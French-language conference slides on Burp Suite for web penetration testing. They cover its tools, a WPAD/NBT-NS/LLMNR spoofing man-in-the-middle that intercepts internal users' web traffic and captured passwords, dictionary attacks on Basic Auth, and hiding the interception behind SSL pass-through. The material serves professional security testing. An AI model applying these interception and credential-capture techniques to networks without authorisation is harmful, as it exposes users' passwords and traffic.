

Optimiser ses attaques Web avec Burp Suite

Nicolas Grégoire

Agarri



**Application Security Forum -
2013**

Western Switzerland

15-16 octobre 2013 - Y-Parc / Yverdon-les-Bains
<http://www.appsec-forum.ch>

Agenda

- § Introduction à Burp Suite
- § Test intrusif interne : WPAD
- § Sessions brèves et jetons anti-CSRF



Bio

- § J'ai commencé la sécurité en 1997
- § Je suis plus “*Breaker*” que “*Builder*”
- § J'ai testé des centaines de systèmes très variés
- § J'ai fondé Agarri il y a 3 ans
- § Je pirate pour mes clients et pour le plaisir

- § Accomplissements :
 - Découvreur de nombreuses vulnérabilités liées à XML
 - Titulaire de dizaines d'identifiants CVE
 - Conférence « Burp avancé » (HackInParis 2013)



Agenda

§ Introduction à Burp Suite

§ Test intrusif interne : WPAD

§ Sessions brèves et jetons anti-CSRF



Introduction à Burp Suite

§ Suite d'outils dédiée à l'interception, au relais, à l'analyse, à la modification et au rejeu de trafic Web

§ Puissant et polyvalent

§ Se configure comme un proxy

§ Java (Windows, Linux, Mac OS X)



Introduction à Burp Suite

§ Produits similaires :

- Avant : Paros, WebScarab, Achilles
- Aujourd'hui : OWASP ZAP

§ Documentation exhaustive (dont « *in app* ») 

§ Mainteneur et communauté très actifs

§ Extensible (surtout depuis fin 2012)

§ Version payante (250 €/an)



Aperçu de l'interface

Burp Suite Professional v1.5.17 - licensed to AGARRI [single user license]

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts

Site map Scope

Filter: Hiding out of scope, unrequested and not found items; hiding CSS and image content; hiding empty folders

http://192.168.2.66

- /
- www-asfws
 - /
 - index.php
 - username=User33&password=S3CR3T&
 - logged.php
 - value=&token=%3C%3Fphp+print+8de9
 - value=&token=313eaa158926a0a949f4f
 - value=&token=7c51c8290c5bf09016932
 - value=1&token=%3C%3Fphp+print+8e1
 - value=1&token=7d49531c263bc5f1731b
 - value=1&token=d631eaeba397c9392a6
 - value=2&token=%3C%3Fphp+print+4ac
 - value=2&token=2aa0c8785154d4dadae
 - value=2&token=b07d9851946f2b0841b2
 - value=2&token=f4ade9c4aa89d19b7cf9
 - value=3&token=c8011d9439ea9db2968
 - value=33&token=713b953eea6b51637a
 - value=33&token=bfeb62ebb8d5da8902b
 - value=6&token=a3b264dd53f49fa16659
 - value=81&token=99aa4b7cd5ba23e599

| Host | Method | URL | Params | Status | Length |
|---------------------|--------|-----------------------|-------------------------------------|--------|--------|
| http://192.168.2.66 | POST | /www-asfws/logged.php | <input checked="" type="checkbox"/> | 200 | 516 |
| http://192.168.2.66 | POST | /www-asfws/logged.php | <input checked="" type="checkbox"/> | 200 | 838 |
| http://192.168.2.66 | POST | /www-asfws/logged.php | <input checked="" type="checkbox"/> | 200 | 838 |
| http://192.168.2.66 | POST | /www-asfws/logged.php | <input checked="" type="checkbox"/> | 200 | 927 |
| http://192.168.2.66 | POST | /www-asfws/logged.php | <input checked="" type="checkbox"/> | 200 | 540 |
| http://192.168.2.66 | POST | /www-asfws/logged.php | <input checked="" type="checkbox"/> | 200 | 924 |
| http://192.168.2.66 | POST | /www-asfws/logged.php | <input checked="" type="checkbox"/> | 200 | 925 |
| http://192.168.2.66 | POST | /www-asfws/logged.php | <input checked="" type="checkbox"/> | 200 | 925 |

Request Response

Raw Headers Hex HTML Render

Welcome User33 [Remaining time: 3028 secs]
 Anti-CSRF token is valid.
 Please try another value!

Value < 100:

Check value



Outils intégrés à Burp Suite

§ Outils centraux

- « Proxy » : Configuration du proxy et vue chronologique du trafic observé
- « Site map » : Vue arborescente du trafic observé

§ Outils manuels


- « Repeater » : Emission d'une requête individuelle
- « Intruder » : Emission en masse de requêtes

§ Outils automatiques

- « Spider » : Collecte passive (détection de ressources) et active (accès récursif)
- « Scanner » : Recherche automatique de vulnérabilités (mode passif et/ou actif)



Cheminement



Autres fonctionnalités

§ Outils

- « Sequencer » : Analyse de la qualité d'un aléa
- « Decoder » : Conversion URL/HTML/Base64/Hexa/Octal/Binaire/GZip + *hashes*
- « Comparer » : Comparaison intuitive de messages (requêtes ou réponses)
- « Extender » : Utilisation de *plugins* développés en Java, Python ou Ruby

§ Configuration

- Macros : Réalisation automatique de requêtes
- Règles de gestion de session : Application d'une logique aux requêtes et macros
- Réglages divers : Affichage, sauvegarde, raccourcis clavier, SSL, proxy, ...



Exemples simples

§ Restriction par utilisation de l'en-tête HTTP « Location »

- Efficace dans un navigateur
- Non honoré (par défaut) dans « Repeater »
- Supprimable automatiquement dans « Proxy » / « Match and Replace »

§ Restriction par « Basic Auth »

- Format « Authorization: Basic [Chaîne au format Base64] »
- Chaîne : base64(identifiant + « : » + mot de passe)
- Recherche par dictionnaire via « Intruder »

§ Restriction à un certain type de navigateur

- Option native de modification de l'en-tête « User-Agent »
- Navigateurs supportés : Internet Explorer, iOS et Android
- Utilisable aussi sur un D-Link TM-G5240, DIR-100 ou DI-524UP ;-)



Agenda

§ Introduction à Burp Suite

§ **Test intrusif interne : WPAD**

§ Sessions brèves et jetons anti-CSRF



Scénario

§ Test intrusif interne

§ Mode « boîte noire »

§ Pas d'information sur le réseau

§ Pas d'information sur le domaine Windows

§ Administrateurs compétents et vigilants

§ Besoin de discrétion (surtout au début)




§ Réseau commuté (*switchs* et non *hubs*)

§ Utilisation de mots de passe solides

§ Application des correctifs (rarement à 100%)



WPAD : le MITM Web facile



WPAD : le MITM Web facile

§ WPAD : Web Proxy Automatic Discovery

§ Apparu dans Internet Explorer 5 (1999)

§ Permet à un client d'obtenir automatiquement :

- L'identité du serveur WPAD
- Le fichier de configuration « wpad.dat »
- La stratégie de relayage du trafic Web

§ Permet à un attaquant de se désigner comme proxy !



WPAD : le MITM Web facile

§ « Le réseau » fournit l'identité du serveur WPAD

§ Mécanismes :

- Option 252 en DHCP
- Résolution via DNS ou NBT-NS / LLMNR (Vista+)

§ Si NBT-NS ou LLMNR, la requête est envoyée en *broadcast* !



§ L'attaquant doit être le premier (ou le seul) à répondre



Mise en place du MITM

§ Activer un « Listener » sur une interface externe

§ Désactiver l'interception des requêtes



§ Rediriger le trafic WPAD vers Burp

- Réponses NBT-NS / LLMNR + fourniture d'un fichier « wpad.dat »
- L'outil « SpiderLabs Responder » fait cela très bien



Nous écoutons le trafic proxyfié !



Analyse du trafic

§ Le trafic Web intercepté est visible dans :

- « Target » / « Site Map »
 - Présentation arborescente (site / URL / paramètres)
- « Proxy » / « History »
 - Ordre chronologique (principalement)

The screenshot shows a web traffic analysis tool interface. On the left is a site map tree view, and on the right is a details panel for a selected request.

Site Map (Left Panel):

- ▶ https://api.dailymotion.com
- ▶ http://api.dmcdn.net
- ▶ https://apis.google.com
- ▶ http://beacon.rubiconproject.com
- ▶ http://clients2.google.com
- ▼ https://compte.laposte.net
 - ▶ dwr
 - ▼ login.do
 - ▶ login=nicolas.gregoire&password=s3cr3tp4ssw0rd
 - ▶ scripts
- ▶ http://eu-pn4.adserver.yahoo.com

Request Details (Right Panel):

Request Response

Raw Params Headers Hex

POST request to /login.do

| Type | Name | Value |
|--------|-------------|------------------|
| Cookie | xtvrn | \$396643\$ |
| Cookie | xtan396643 | - |
| Cookie | xtant396643 | 1 |
| Body | login | nicolas.gregoire |
| Body | password | s3cr3tp4ssw0rd |



Analyse du trafic

§ Fonctionnalités avancées de recherche dans « Target » / « Site Map »

– Bouton droit puis sous-menu « Engagement tools »

- « Search »
- « Analyze target »

The screenshot displays the Burp Suite interface with the 'Parameters' tab selected. The top table lists search results for the parameter 'password', which is circled in red. Below this, a detailed view of the request shows the 'password' parameter in the body, also circled in red.

| Name | Number of URLs |
|-----------------|----------------|
| p_progra | 1 |
| passive | 1 |
| password | 1 |
| pbx | 1 |
| pc | 2 |
| pd_id | 1 |
| pd_x | 1 |

| Host | URL | Method | Params | Value [password] |
|----------------------------|-----------|--------|--------|------------------|
| https://compte.laposte.net | /login.do | POST | 2 | s3cr3tp4ssw0rd |

| Type | Name | Value |
|------|-----------------|------------------|
| Body | login | nicolas.gregoire |
| Body | password | s3cr3tp4ssw0rd |



Analyse du trafic

§ Fonctionnalités avancées de recherche dans « Target » / « Site Map »

– Bouton droit puis sous-menu « Engagement tools »

- « Search »
- « Analyze target »

The screenshot displays the Burp Suite search interface. The search term is `passwd(|or)d`. The search options are configured with `Regex` and `Proxy` checked. The search results table shows one result for the URL `/login.do` on the host `https://compte.laposte.net`. The request body is expanded, showing a `password` field with the value `s3cr3tp4ssw0rd`.

| Source | Host | URL | Status | Length | Time requested |
|--------|----------------------------|-----------|--------|--------|-----------------------|
| Proxy | https://compte.laposte.net | /login.do | 200 | 7198 | 18:33:33 10 oct. 2013 |

| Type | Name | Value |
|--------|-------------|------------------|
| Cookie | xtant396643 | 1 |
| Body | login | nicolas.gregoire |
| Body | password | s3cr3tp4ssw0rd |

Body encoding: application/x-www-form-urlencoded

Search completed

1 results

Mais ...

§ Il n'y pas quelque chose qui vous choque dans cette image ?

The screenshot displays the network tab of a web browser's developer tools. On the left, a list of network requests is shown, with 'login.do' selected. On the right, the details of the selected request are visible, showing a POST request to '/login.do'. The request body contains the following data:

| Type | Name | Value |
|--------|-------------|------------------|
| Cookie | xtvrn | \$396643\$ |
| Cookie | xtan396643 | - |
| Cookie | xtant396643 | 1 |
| Body | login | nicolas.gregoire |
| Body | password | s3cr3tp4ssw0rd |

§ Le contenu des échanges HTTP^S est visible !
 – Pratique mais très peu discret



Besoin de discrétion ?


Sorry

You just lost
The Game.

Please try again...



Certificat SSL invalide



Certificat SSL invalide



The screenshot shows a window with two tabs: 'Général' (selected) and 'Détails'. The main heading reads 'Ce certificat a été vérifié pour les utilisations suivantes :'. Below this, the certificate details are organized into sections:

- Émis pour**
 - Nom commun (CN): **compte.laposte.net** (circled in red)
 - Organisation (O): PortSwigger
 - Unité d'organisation (OU): PortSwigger CA
 - Numéro de série: A2:D3:D2:48
- Émis par**
 - Nom commun (CN): PortSwigger CA (circled in red)
 - Organisation (O): PortSwigger
 - Unité d'organisation (OU): PortSwigger CA
- Durée de validité**
 - Émis le: 10/10/13
 - Expire le: 15/01/33
- Empreintes**
 - Empreinte SHA-256: D5 E4 83 F2 97 D7 6D 0A 7C 36 BE 9B 9C 07 63 14 32 BE C5 37 37 CF 26 4C 28 68 89 70 7A BE 8F FB
 - Empreinte SHA-1: 45 3B 38 63 B9 49 D0 06 B1 17 1F 4F 27 B2 07 75 3B E9 29 78

A 'Fermer' button is located at the bottom right of the window.




Non-rupture des sessions SSL


§ Fonctionnalité « SSL Pass Through » introduite en v1.5.15 (Sept. 2013)

§ Une seule entrée vide suffit

